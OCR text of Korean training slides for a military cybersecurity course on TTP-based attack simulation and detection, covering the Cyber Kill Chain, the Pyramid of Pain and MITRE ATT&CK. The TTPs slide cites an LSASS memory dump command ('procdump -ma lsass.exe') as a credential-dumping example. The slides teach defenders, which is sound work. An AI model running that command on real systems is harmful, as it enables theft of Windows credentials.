
CHEIRON

SOMMA https://www.somma.kr


SOMMA
DEMO

Case demo – Attacks using Microsoft word

- Threats often involve a series of related attacks rather than a single event.
- Understanding the relationships between these connected attacks allows for the identification of the entire threat context
- This goes beyond simple malware detection and involves uncovering, tracking, and comprehending hidden threats and th e stages of an attack.



군 사이버보안 전문인력 양성

TTPs 기반 공격 시뮬레이션 및 탐지

2023.11.1 ~ 11.3

TTPs 기반 공격 시뮬레이션

Day 01

Threat Hunting

Day 02

APT Attack Simulation


TTPs 기반 공격 시뮬레이션

Cyber Kill Chain

공격자가 수행하는 7가지 높은 수준의 목표 또는 전술
공격이 어떻게 작동하는지 설명하기 위함

2011년 Lockheed Martin 발표

높은 수준 단계의 전술만 포함




TTPs 기반 공격 시뮬레이션

Pyramid of Pain

고통의 피라미드 지표


적에게 어떠한 타협지표가 더 고통스러운가?
2013년 David J Bianco 발표

기본 아티팩트가 아닌 공격자의 행동을
탐지하거나 예방하는데 중점



TTPs

Tactics, Techniques, Procedures



Procedures

How the technique was carried out.
For example, the attacker used
procdump -ma lsass.exe lsass_dump

Techniques

Techniques represent the tactical goal of the procedure. For example, T1003.001 - OS Credential Dumping: LSASS Memory.

Tactics

Tactics represent the strategic goal of the adversary. For example, TA006 - Credential Access


TTPs 기반 공격 시뮬레이션 및 탐지

MITRE ATT&CK


Adversary Tactic, Techniques, and Common Knowledge
공격 작동 방식을 이해하고 전달하기 위해 사용

공격자의 상위 수준 목표를 14가지로 확장
현 보안 업계 표준
2015년 MITRE 발표

https://attack.mitre.org/




TTPs 기반 공격 시뮬레이션 및 탐지




TTPs 기반 공격 시뮬레이션 및 탐지

Reconnaissance(정찰)

- 정찰은 공격자가 타겟팅을 지원하는 데 사용할 수 있는 정보를 적극적으로 또는 수동적으로 수집하는 기술로 구성

